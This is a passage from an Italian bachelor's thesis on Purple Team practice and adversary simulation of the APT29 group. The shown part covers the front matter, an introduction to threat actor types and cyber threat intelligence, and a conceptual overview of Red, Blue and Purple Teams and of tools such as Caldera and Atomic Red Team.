ALMA MATER STUDIORUM – UNIVERSITÀ DI BOLOGNA
CAMPUS DI CESENA

Scuola di Ingegneria e Architettura
Corso di Laurea in Ingegneria e Scienze Informatiche

Caso studio di Purple Team: simulazione di un APT reale

Tesi di laurea in
Programmazione

Relatore
Prof. Mirko Viroli

Correlatore
Ing. Luigi Martire

Candidato
Leonardo Beleffi

Terza Sessione di Laurea
Anno Accademico 2022-2023

Sommario

Con il vertiginoso aumento dei dispositivi elettronici connessi a internet, gli attacchi informatici sono sempre più presenti nelle nostre vite. Ora più che mai è essenziale difenderci da queste minacce; l'importanza di farlo è stata recentemente evidenziata perfino durante il conflitto in Ucraina: numerosi sono stati i casi di servizi temporaneamete compromessi da attacchi cibernetici.

Per essere in grado di difenderci sempre meglio da queste minacce, abbiamo bisogno di aumentare la qualità dei nostri sistemi di sicurezza; tuttavia farlo non è cosa semplice, in quanto queste minacce si evolvono di pari passo. Il modo che ad oggi viene utilizzato consiste nell'analizzare gli attacchi andati a buon fine, coglierne i principi sfruttati e risolverli, in modo da rendere vani eventuali tentativi futuri.

Lo scopo di questa tesi è proprio questo: analizzare ed emulare alcuni dei più noti attacchi associati a un particolare gruppo di *hacker*, con l'intento di valutarne l'efficacia su un sistema operativo *Windows* e determinare la capacità dei sistemi di difesa integrati di individuare e neutralizzare le minacce.

Voglio dedicare questo lavoro a tutta la mia famiglia, che mi ha sempre spronato a dare il massimo.

Ringraziamenti

I miei ringraziamenti sono indirizzati al professore Mirko Viroli, il professionale e disponibile relatore di questa tesi, che si è interessato alle mie passioni e aspirazioni future, orientandomi nel proseguimento del mio percorso di studi: lui in persona mi ha proposto di collaborare con YOROI per sviluppare un progetto congegnale alle mie esigenze finalizzato alla stesura di questa tesi.

Un secondo importante ringraziamento è, invece, rivolto alla stessa YOROI: una delle più importanti realtà italiane a occuparsi di sicurezza informatica e, essendo proprio la *cybersecurity* il mio principale interesse, nonché aspirazione futura, non posso che esplicitare la mia riconoscenza per questa possibilità. Una menzione speciale va a Luigi Martire, che è stato per me un faro, guidandomi personalmente durante tutto il progetto.

Desidero inoltre manifestare la gratitudine che provo nei confronti di tutta la mia famiglia, che mi ha costantemente dato motivo di non demordere, ponendo particolare enfasi sui miei genitori, che mi hanno anche sostenuto economicamente e sulla mia sorellina, da sempre la ragione che mi spinge a impegnarmi per essere un esempio valido. Senza di loro non sono sicuro sarei stato in grado di portare a termine questa importante tappa della mia vita.

Sono riconoscente alla mia ragazza, che mi è stata sempre vicino durante tutta la prova finale e numerose volte si è trovata ad aiutarmi e sollevare il mio morale; riconosco che averla avuta accanto mi ha reso questo compito decisamente più leggero.

Ringrazio i miei amici, che mi hanno dimostrato come ogni sfida, perfino la più complessa, possa essere superata con l'impegno e il supporto reciproco; i ragazzi delle superiori della parrocchia di San Biagio di cui sono educatore, che mi hanno ripagato il tempo profuso nell'organizzazione delle loro attività consentendomi, con i loro punti di vista, di ampliare i miei orizzonti. Parlando della realtà di San Biagio non posso esimermi dal menzionare i miei cari amici e colleghi educatori, i quali mi hanno incoraggiato e si sono fatti carico di sopperire alle mie mancanze causate dall'impegno dello studio.

In ultimo voglio riconoscere l'importanza dei miei amici di Ponte Nuovo che, nonostante non veda più tanto spesso, hanno sempre creduto in me.

Indice

Sommario **iii**

1 Introduzione **1**

2 Purple Team e Adversary Simulation **7**
2.1 Purple Team 7
2.1.1 Le origini: Red Team e Blue Team 7
2.1.2 Red Team e Blue Team, vantaggi e svantaggi 8
2.1.3 La soluzione: Purple Team 9
2.2 Adversary Simulation 9

3 APT29 **13**
3.1 APT 13
3.2 Attacchi di APT29 17

4 Preparazione degli strumenti **21**
4.1 Strumenti utilizzati 21
4.2 Preparazione degli strumenti 22
4.2.1 Windows VM 23
4.2.2 Linux VM 24

5 Simulazione **27**
5.1 Atomic Test *T1548.002* 27
5.2 Atomic Test *T1082* 33
5.3 Atomic Test *T1105* 40
5.4 Malware 48
5.5 Svolgimento dei test 49

6 Risultati sperimentali e sviluppi futuri **51**
6.1 Sviluppi futuri 58

Bibliografia **61**

Elenco delle figure

1.1 Differenze di approcci tra vari tipi di *Threat Actor* [4]. 4

2.1 Interfaccia di Caldera [11]. 10
2.2 Interfaccia di Atomic Red Team [12]. 11

3.1 Differenza di approccio tra *APT*, minacce comuni e *hacktivism* [4]. . 14
3.2 Cyber Kill Chain [18]. 16

6.1 Esempio di test "*Non rilevato*" 52
6.2 Esempio di test "*Rilevato*" 53
6.3 Esempio di test "*Errore*" 54

Elenco delle tabelle

6.1 Esiti dei test T1548.002 su una macchina con sistema operativo *Windows 10 22H2* 55
6.2 Esiti dei test T1082 su una macchina con sistema operativo *Windows 10 22H2* 56
6.3 Esiti dei test T1105 su una macchina con sistema operativo *Windows 10 22H2* 57
6.4 Esiti dei malware su una macchina con sistema operativo *Windows 10 22H2* (Si fa riferimento alla numerazione della sezione 5.4) . . . 58

Elenco dei listati

4.1 Script *.sh* per distro Ubuntu-based che installa PScore [44] 25
4.2 Comandi *pwsh* per l'installazione di Invoke-Atomic 25
5.1 Comandi *cmd* utilizzati dal test T1548.002-1 28
5.2 Comando di *cleanup* del test T1548.002-1 28
5.3 Comandi *pwsh* utilizzati dal test T1548.002-2 28
5.4 Comandi *cmd* utilizzati dal test T1548.002-3 29
5.5 Comandi *pwsh* utilizzati dal test T1548.002-4 29
5.6 Comandi *pwsh* utilizzati dal test T1548.002-5 29
5.7 Comandi *cmd* utilizzati dal test T1548.002-6 29
5.8 Comandi *pwsh* utilizzati dal test T1548.002-7 30
5.9 Comando *cmd* utilizzato dal test T1548.002-8 30
5.10 Script *.bat* utilizzato dal test T1548.002-9 30
5.11 Comandi *pwsh* utilizzati dal test T1548.002-18 31
5.12 Comandi *pwsh* utilizzati dal test T1548.002-19 32
5.13 Comandi *pwsh* utilizzati dal test T1548.002-20 32
5.14 Comando *pwsh* utilizzato dal test T1548.002-21 32
5.15 Comandi *pwsh* utilizzati dal test T1548.002-22 33
5.16 Comando *pwsh* utilizzato dal test T1548.002-24 33
5.17 Comandi *cmd* utilizzati dal test T1082-1 34
5.18 Comando *cmd* utilizzato dal test T1082-7 34
5.19 Comando *cmd* utilizzato dal test T1082-9 34
5.20 Comando *pwsh* utilizzato dal test T1082-10 35
5.21 Comando *cmd* utilizzato dal test T1082-11 35
5.22 Comandi *pwsh* utilizzati dal test T1082-14 35
5.23 Comandi *pwsh* utilizzati dal test T1082-15 36
5.24 Comandi *pwsh* utilizzati dal test T1082-16 36
5.25 Comandi *pwsh* utilizzati dal test T1082-17 37
5.26 Comandi *pwsh* utilizzati dal test T1082-18 37
5.27 Comandi *pwsh* utilizzati dal test T1082-19 37
5.28 Comandi *pwsh* utilizzati dal test T1082-20 38
5.29 Comandi *pwsh* utilizzati dal test T1082-21 38

5.30 Comandi *pwsh* utilizzati dal test T1082-22 38
5.31 Comandi *pwsh* utilizzati dal test T1082-23 39
5.32 Comandi *cmd* utilizzati dal test T1082-27 39
5.33 Comandi *cmd* utilizzati dal test T1082-28 40
5.34 Comando *cmd* utilizzato dal test T1082-29 40
5.35 Comando *cmd* utilizzato dal test T1082-30 40
5.36 Comandi *cmd* utilizzati dal test T1082-31 41
5.37 Comando *cmd* utilizzato dal test T1105-7 41
5.38 Comandi *pwsh* utilizzati dal test T1105-8 41
5.39 Comando *cmd* utilizzato dal test T1105-9 42
5.40 Comando *pwsh* utilizzato dal test T1105-10 42
5.41 Comandi *cmd* utilizzati dal test T1105-11 42
5.42 Comandi *cmd* utilizzati dal test T1105-12 43
5.43 Comandi *cmd* utilizzati dal test T1105-13 43
5.44 Comando *pwsh* utilizzato dal test T1105-15 43
5.45 Comando *cmd* utilizzato dal test T1105-16 44
5.46 Comandi *pwsh* utilizzati dal test T1105-17 44
5.47 Comandi *cmd* utilizzati dal test T1105-18 44
5.48 Comandi *cmd* utilizzati dal test T1105-19 45
5.49 Script *.bat* utilizzato dal test T1105-20 45
5.50 Comandi *pwsh* utilizzati dal test T1105-21 46
5.51 Comandi *cmd* utilizzati dal test T1105-22 46
5.52 Comando *cmd* utilizzato dal test T1105-25 47
5.53 Script *.vbs* utilizzato dal test T1105-26 47
5.54 Comando *cmd* utilizzato dal test T1105-28 47
5.55 Comando *cmd* utilizzato dal test T1105-29 48

Capitolo 1

Introduzione

Il miglioramento della sicurezza informatica comporta una delle principali sfide che le aziende si trovano costantenente ad affrontare e i fondi investiti in tale attività non sono affatto sprecati. Uno dei danni più ingenti che le imprese possono affrontare consiste proprio nel subire attacchi informatici, in quanto ricevere danni, ricatti o furti, oltre agli evidenti problemi economici, può minare la reputazione che queste ditte hanno agli occhi dei clienti.

Con il termine *hacker* ci si riferisce alle persone che usano oggetti per scopi non originariamente previsti dai costruttori, aggirandone le eventuali limitazioni. Nonostante gli *hacker* esistano da ben prima dell'avvento di internet, la popolarità di questo termine ha raggiunto il suo apice proprio grazie ai computer; successivamente alla prima, un'altra espressione è diventata abbastanza nota, "*cracker*", e ha aiutato ad avvolgere in un velo di mistero un mondo di per sé molto complesso: la sicurezza. Questi argomenti sono alquanto complicati e, come spesso accade, quando un argomento impegnativo diventa parte dei dialoghi comuni si crea molta confusione.

Quando si sente parlare di *cracker*, nonostante non sia un termine adottato da tutti, generalmente ci si riferisce agli esperti di informatica che sfruttano le proprie conoscenze per scopi malevoli; quando si parla di *hacker*, invece, la questione è ancora meno chiara, in quanto questo vocabolo viene utilizzato indistintamente per identificare sia chi commette illeciti legati all'informatica, sia chi si occupa onestamente della sicurezza in rete.

Trovare definizioni accettate da tutti è molto complesso, tuttavia una distinzione riconosciuta esiste:

- *black hat*: si usa per indicare gli *hacker* che violano leggi per seguire esclusivamente i propri interessi, non indispensabilmente legati al denaro. Sono coloro che scrivono e rilasciano *virus* in internet, rubano credenziali e infor-

mazioni finanziare, pubblicano dati privati di aziende e, eventualmente, ne compromettono l'operatività dei servizi offerti;

- *white hat*: si usa per indicare gli *hacker* che, agendo nella legalità, si occupano di scovare vulnerabilità e problemi nei sistemi di sicurezza. Una volta trovati, li comunicano in modo da aiutare ad aumentare la qualità della sicurezza dei servizi. Questa categoria agisce sempre a seguito di un'autorizzazione fornita dai proprietari del sistema sotto esame.

La sicurezza aziendale non ha tradizionalmente occupato una posizione di primaria considerazione tra le preoccupazioni delle imprese. Tuttavia, è incoraggiante notare come recentemente stia aumentando il riconoscimento dell'importanza di tale aspetto e come sempre più realtà lavorative si fanno affiancare da esperti del settore. Gli approcci a questo problema sono molteplici e a seconda della singola situazione può essere più conveniente adottare una soluzione piuttosto che un'altra: generalmente aziende più piccole si appoggiano a un consulente esterno, imprese modeste preferiscono rivolgersi a vere e proprie ditte specializzate in sicurezza, mentre le aziendo più grandi hanno internamente i loro team specializzati.

Quando si parla di cybersecurity non si può fare a meno di menzionare i *Threat Actor*. Un *Cyber Threat Actor (CTA)*, anche detto *Bad Actor* o *Malicious Actor*, è un'entità usata dagli esperti per indicare uno o più *Black Hat Hacker* che vogliono danneggiare una realtà informatica, minando la sicurezza di un singolo, di un'azienda o di una nazione. I moventi di un *Threat Actor* sono molteplici, ciò comporta che ciascuno di loro abbia obiettivi diversi e indipendenti dagli altri. L'articolo [1] ha provato a dipingere un profilo di *hacker* mossi da obiettivi diversi, evidenziando le possibili differenze e mostrando come sia labile il confine etico tra bene e male in questo contesto. Secondo [2], i *CTA* possono essere categorizzati in cinque diversi gruppi, sulla base dei loro moventi e delle loro affiliazioni (fig. 1.1):

- *Cybercriminals*: sono fondamentalmente guidati dal desiderio di arricchirsi. I loro obiettivi sono rappresentati principalmente dai dati: possono venderli o usarli per chiedere un riscatto. Questi *CTA* sono in grado di lavorare sia in modo solitario, sia in gruppi più organizzati.

- *Insiders*: sono o sono stati dipendenti o partner di un'azienda, motivo per cui hanno ottenuto accesso alla sua rete, o ai suoi dati. Si possono dividere in due categorie: malevoli e inconsapevoli. Con i primi si indicano quei soggetti che abusano del loro potere di accesso ai sistemi dell'impresa, danneggiandone la confidenzialità, l'integrità e la disponibilità delle informazioni o dei servizi dell'organizzazione; i secondi, invece, sono coloro i quali, con le loro azioni

(come cliccare su link malevoli in email di *phishing*[1]) causano danni alla ditta senza volerlo.

- *Nation-State*: prendono di mira le reti del settore pubblico e privato, guadagnando un *accesso persistente*[2], e hanno lo scopo di compromettere, rubare, cambiare o distruggere le informazioni. Potrebbero essere parte di un apparato statale o ricevere direttive, fondi o assistenza da una nazione. Sono molto pericolosi perché hanno generalmente competenze molto elevate e dispongono di numerose risorse, inoltre non rischiano di essere arrestati perché sono supportati dal paese da cui operano.

- *Hacktivists*: sono molto motivati politicamente, socialmente o ideologicamente. Scelgono i loro bersagli in modo da avere una grande visibilità per aumentare l'impatto del loro attacco. Il loro scopo è prettamente ideologico: vogliono cambiare lo status quo, infatti, come si evince dal nome, sono degli attivisti.

- *Terrorist Organizations*: sono vere e proprie organizzazioni terroristiche che usano attacchi cibernetici per causare paura o danneggiare servizi. Altri obiettivi che muovono questi *CTA* possono essere scopi politici, ideologici o di propaganda e reclutamento.

La *Cyber Threat Intelligence (CTI)* [5] è un altro concetto fondamentale per la sicurezza informatica. Come è normale immaginare, con l'evoluzione della tecnologia e dei sistemi di difesa, anche le strategie adottate dai criminali informatici stanno diventando sempre più complesse e sofisticate. Oltretutto, i *CTA* godono di un vantaggio rispetto agli addetti alla sicurezza aziendale, poiché, al momento di intraprendere un attacco, dispongono di un notevole volume di informazioni (come profili, infrastrutture, sistemi e applicazioni delle vittime), mentre spesso gli addetti alla difesa non sono neppure consapevoli di essere sotto attacco. Ciò che le aziende possono fare per prepararsi agli eventuali attacchi, è sfruttare al meglio

[1]Il *Phishing* è un crimine informatico che, sfruttando l'ingegneria sociale, induce il bersaglio a fornire dati sensibili come informazioni di identificazione personale, dettagli bancari e password; le informazioni rubate vengono quindi utilizzate per accedere ad account importanti e possono provocare furti di identità e perdite finanziarie. Per portare a termine l'attacco, il *CTA* si finge qualcun altro e può contattare la persona in diversi modi, tra cui email, telefono o messaggio. Questo attacco è trattato nel dettaglio dal sito [3].

[2]Con *Accesso Persistente* si indica un attacco, eseguito da un *CTA*, durante il quale viene inserita una *backdoor* nel sistema preso di mira, per creare un punto di accesso nascosto al sistema stesso. In questo modo, il *CTA* potrà accedere nuovamente al sistema senza dover ripetere il complesso procedimento che gli ha consentito l'accesso iniziale.




Figura 1.1: Differenze di approcci tra vari tipi di *Threat Actor* [4].

le poche informazioni che possiedono. Lo scopo della *CTI* è proprio questo: analizzare tutte le informazioni disponibili sugli attacchi passati e sui comportamenti tipici dei *CTA* noti, al fine di mitigare il rischio di non saper reagire adeguatamente a tali attacchi. Con *CTI* non si indende solo l'insieme delle informazioni su *CTA* e attacchi passati, ma tutto il processo in cui, partendo dal raccoglimento di tali dati, li si analizza, li si elabora e li si rende adatti a essere utilizzati per prevenire gli attacchi o per individuarli mentre sono ancora in corso, riducendo la probabilità di caderne vittima senza accorgersene.

La *Cyber Threat Intellingence*, secondo [6], può essere divisa in quattro categorie:

- Strategic: è pensata per gente non specializzata in sicurezza. Si tratta di un'analisi non tecnica che serve a fornire informazioni sulle vulnerabilità e sui pericoli che progetti correnti e futuri potrebbero apportare all'organizzazione. È utile per assistere i dirigenti nel prendere decisioni che non compromettano la sicurezza aziendale;

- Tactical: rappresenta le informazioni di cui gli esperti di sicurezza necessitano in modo da studiare strategie che possano mitigare le minacce. Queste

informazioni includono le tendenze correnti riguardo *TTP*[3] e *IOC*[4]. Usare questo tipo di *CTI* aiuta a creare strategie di difesa proattiva[5];

- Operational: indica specifiche informazioni sulle minacce. Fornisce informazioni specializzate riguardo agli attaccanti, tra cui la loro identità, le loro motivazioni e i loro metodi;

- Technical: è strettamente legato a *Operational*. Fornisce informazioni sui segnali che indicano un attacco in corso e può essere utilizzato da piattaforme automatiche per rilevare e neutralizzare minacce in tempo reale.

Il progetto di tesi si propone di esplorare il concetto di *Adversary Simulation* su metodologie, vantaggi e sfide connesse a questa pratica avanzata di sicurezza informatica. In particolare, verranno analizzati casi di studio reali, tra cui spicca l'approfondimento sulla simulazione dell'APT29.

APT29, noto anche come "*Cozy Bear*", è un gruppo di attori minacciosi avanzati *(APT)* con origini presumibilmente russe. Questo gruppo è stato associato a diverse campagne di cyber espionage, e la loro attività è stata oggetto di attenzione da parte della comunità di sicurezza informatica.

La simulazione di *APT29* rappresenta un caso di studio significativo per comprendere come gli specialisti in sicurezza informatica possano utilizzare questo tipo di approccio per migliorare la resistenza di un'organizzazione alle minacce avanzate. La simulazione di *APT29* coinvolge la creazione di scenari che replicano le tattiche, le tecniche e le procedure (*TTP*) utilizzate da questo gruppo. Questo può includere tentativi di intrusioni, movimenti laterali nella rete, raccolta di informazioni sensibili e altre azioni che caratterizzano l'operato di *APT29*.

Esaminare da vicino la simulazione di *APT29* consentirà di evidenziare come questo approccio possa contribuire a identificare e mitigare le vulnerabilità nelle difese di un'organizzazione. Inoltre, permetterà di valutare l'efficacia delle contromisure adottate e di ottimizzare le strategie di difesa.

---

[3]Con *Tactics, Techniques, and Procedures (TTP)* si indicano i pattern di attività o metodi associati a specifici *CTA*. Si usano per descrivere come un *CTA* orchestra, esegue e gestisce i propri attacchi.

[4]Con *Indicators Of Compromise (IOC)* si indicano gli indizi o le prove che una rete, o un sistema, sia stata compromessa. Alcuni esempi possono essere: traffico di rete insolito, installazioni di programmi inattesi o accessi da posizioni sospette.

[5]La difesa proattiva si caratterizza come un approccio attivo alla protezione contro le minacce, che prevede l'identificazione e la mitigazione delle stesse prima che possano causare danni. In contrasto, l'approccio "tradizionale" alla difesa, cioè la difesa reattiva, attende che tali attacchi si verifichino per poi intervenire nella limitazione dei danni.

I vantaggi di utilizzare la simulazione di *APT29* includono la capacità di testare le difese contro minacce altamente sofisticate, migliorare la preparazione degli operatori di sicurezza attraverso esperienze realistiche e acquisire una comprensione approfondita delle tattiche utilizzate da attori avanzati. Tuttavia, ci sono anche sfide, come la necessità di mantenere la sicurezza durante le simulazioni e l'importanza di garantire che l'ambiente di test rifletta accuratamente l'infrastruttura e le applicazioni dell'organizzazione. Inoltre, è necessario sottolineare che la simulazione di *Threat Actor* tanto sofisticati è un esercizio fondamentale per aumentare la resilienza degli apparati di sicurezza. Come sarà approfondito nelle prossime sezioni, *APT29* è specializzato in cyber espoionage in ambito governativo, per cui l'obiettivo dell'attaccante non è quello di distruggere i sistemi, ma di recuperare informazioni e restare "stealth" quanto più possibile.

Struttura della tesi. Con il capitolo 2 si fornirà una panoramica sull'approccio *Purple Team* e sulle strategie di *Adversary Simulation*: se ne spiegheranno origine, scopo e funzionamento. Successivamente, nel capitolo 3 ci si concentrerà su *APT29*, spiegandone la storia, il contesto e i principali attacchi in cui è stato conivolto. Il capitolo 4 descriverà gli strumenti utilizzati fornendo le configurazioni adottate e i procedimenti seguiti per raggiungerle. Ciò consente la replicabilità di questa simulazione in futuro. Nel capitolo 5 si approfondirà il progetto specifico oggetto di questa tesi, se ne comprenderanno scopo, funzionamento e tecnologie utilizzate. Infine, con il capitolo 6 si completerà questa tesi, esponendo e spiegando i risultati ottenuti, per poi provare a trarne alcune conclusioni.

Capitolo 2

Purple Team e Adversary Simulation

Per far fronte alla complessità sempre crescente delle minacce digitali, le organizzazioni hanno sviluppato approcci avanzati che consentono loro di testare, di valutare e di perfezionare i loro criteri e i loro sistemi di sicurezza. Due di questi approcci chiave sono "*Purple Team*" e "*Adversary Simulation*".

2.1 Purple Team

Il *Purple Team* è una strategia relativamente recente, sviluppatasi all'incirca negli ultimi due decenni. Per capire i motivi dietro alla sua ideazione dobbiamo approfondirne le origini.

2.1.1 Le origini: Red Team e Blue Team

Le realtà che si occupano di difesa hanno adottato diverse strategie nel corso del tempo. Una di quelle meglio riuscite è sicuramente rappresentata dall'approccio *Red Team - Blue Team*, un modus operandi svliuppato verso gli inizi degli anni sessanta e tutt'ora ampiamente diffuso. Questa tattica consiste nel formare due gruppi distinti e altamente specializzati:

- *Red Team*: è il gruppo che ha il compito di eludere le difese dell'azienda che l'ha assunto. Il suo obiettivo principale è l'identificazione dei punti deboli nella sicurezza, al fine di consentire alla ditta di risolverli e aumentare così il proprio livello di protezione. Il *Red Team* non si limita alle sfide informatiche, ma può adottare anche un approccio "fisico": non è da escludere, infatti, che alcuni membri provino a entrare fisicamente nella sede. Per fare ciò possono fingersi manutentori, consulenti o nuovi impiegati, e, con alcune tecniche di

ingegneria sociale[1], riescono a guadagnare informazioni, credenziali o accessi ad aree riservate. Per garantire l'efficacia di queste operazioni, occorre che durante queste operazioni gli impiegati della realtà soggetta all'esame rimangano all'oscuro dell'esperimento, mentre è evidente che i dirigenti aziendali ne siano al corrente. Alla fine delle prove, il *Red Team* redige una relazione in cui spiega le vulnerabilità trovate e la consegna al *Blue Team*;

- *Blue Team*: è il gruppo incaricato della difesa e della sicurezza aziendale. Il suo obiettivo principale consiste nella protezione del sistema dalle intrusioni e nell'analisi delle fragilità nei sistemi di difesa. Ciò previene il ripetersi di attacchi passati. Per conoscere le fragilità da mitigare e per valutare l'efficacia delle contromisure adottate, i membri del *Blue Team* sfruttano il documento consegnato dal *Red Team*.

2.1.2 Red Team e Blue Team, vantaggi e svantaggi

L'approccio di netta divisione tra *Red Team* e *Blue Team*, ciascuno con incarichi e responsabilità ben definiti, ha portato una serie di pregi significativi. Innanzitutto promuove la collaborazione tra i due gruppi che, sfruttando i due punti di vista differenti, aumenta notevolmente la capacità dell'organizzazione di individuare e mitigare le minacce. Un'altro aspetto importante di questo approccio è rappresentato dall'aiuto che il gruppo di attacco dà al *Blue Team* nello stabilire un piano di mitigazione che assegna priorità alle vulnerabilità più critiche e alle aree di maggiore rischio, contribuendo a una difesa più efficace e mirata. Questa collaborazione tra i due team non solo aiuta a identificare e risolvere le debolezze in modo più efficiente, ma offre anche un beneficio significativo in termini di formazione del personale addetto alla sicurezza. Questa pratica assicura che il personale coinvolto sia costantemente allenato e aggiornato sulle tecniche e sulle strategie più recenti utilizzate dagli aggressori cibernetici. Ciò significa che possono riconoscere e affrontare minacce emergenti in modo tempestivo. La combinazione di queste competenze e dell'esperienza acquisita attraverso l'approccio *Red Team - Blue Team* contribuisce a rafforzare la capacità di difesa dell'organizzazione.

Questa stessa divisione, tuttavia, comporta anche importanti aspetti negativi. In primo luogo, il costo implementativo è piuttosto elevato, infatti è necessario finanziare due team di persone altamente specializzate per utilizzare questa strategia. In secondo luogo le simulazioni e le esecuzioni di test regolari richiedono numerose risorse. Inoltre, la natura stessa di questo approccio può essere fonte di

[1]Con *ingegneria sociale* si intende l'insieme delle pratiche, adottate da un attaccante, che portano la vittima a condividere informazioni confidenziali o ad approvare accessi non autorizzati tramite l'inganno e la manipolazione [7][8].

danni, qualora la competitività tra i due team non rimanga controllata. Quando questa rivalità diventa eccessiva, il conflitto potrebbe causare una mancanza di collaborazione tra le due parti che, nel tentativo di vincere il team "nemico", potrebbero non comunicarsi le vulnerabilità scovate o sanate e gli attacchi riusciti o neutralizzati.

2.1.3 La soluzione: Purple Team

L'evoluzione dell'approccio *Red Team - Blue Team* ha portato alla creazione del cosiddetto *Purple Team*, una strategia più collaborativa e mirata a superare i difetti dell'approccio precedente. Vale la pena notare che il *Purple Team* non è un approccio nuovo in senso stretto, ma rappresenta semplicemente un miglioramento del precedente. I principali problemi che questa metodologia di difesa si propone di risolvere sono principalmente due: la mancanza di comunicazione e la potenziale competizione tra i due team. Quello che il *Purple Team* fa è unire i due gruppi facendoli lavorare insieme: le simulazioni vengono pianificate congiuntamente; i test eseguiti vengono discussi prima, durante e dopo l'esecuzione; i risultati vengono condivisi in tempo reale. Ciò aiuta a creare un'unica identità, scoraggiando le rivalità tra le due fazioni. Questo mitiga gli aspetti negativi facilitando la comunicazione e aumentando la sicurezza informatica aziendale, senza tuttavia compromettere gli aspetti positivi.

2.2 Adversary Simulation

Adversary Simulation, conoscuito anche come *Adversary Emulation*, è una strategia che consente di valutare l'efficacia delle difese e delle misure di sicurezza di un'organizzazione, studiando come queste reagiscono agli attacchi di un aggressore reale. Per mettere in pratica questa strategia è necessario studiare il *Threat Actor* da simulare. Ciò è possibile grazie alla *Cyber Threat Intellingence*, che permette di ottenere un'importante mole di informazioni su un notevole numero di aggressori noti. Senza questa, la strategia di simulazione non sarebbe attuabile, in quanto per studiare comportamenti e *TTP* reali, è richiesto un impiego di tempo non indifferente. Analizzare i risultati degli attacchi andati a buon fine e di quelli intercettati dai sistemi di sicurezza, fornisce dettagli utili sull'efficacia dei controlli difensivi di un'organizzazione e aiuta a stabilire priorità e ideare strategie di risoluzione dei rischi basate sui dati raccolti.

Questa strategia consente di integrare la difesa reattiva con un approccio proattivo, che permette di rilevare le vulnerabilità presenti, prima che esse possano essere effettivamente sfruttate da un *Threat Actor*.




Figura 2.1: Interfaccia di Caldera [11].

Esistono diversi strumenti per eseguire *Adversary Simulation*. Tra i più noti troviamo:

- Caldera [9]: strumento open-source sviluppato da Mitre che consente di lanciare simulazioni sia automatizzate, sia manuali (fig. 2.1).
- Atomic Red Team [10]: strumento open-source sviluppato da Red Canary. Consente di lanciare script che simulano comportamenti di avversari. Non offre automazione né interfaccia grafica, ma è molto leggero e non richiede installazioni (fig. 2.2). È lo strumento utilizzato in questa tesi.

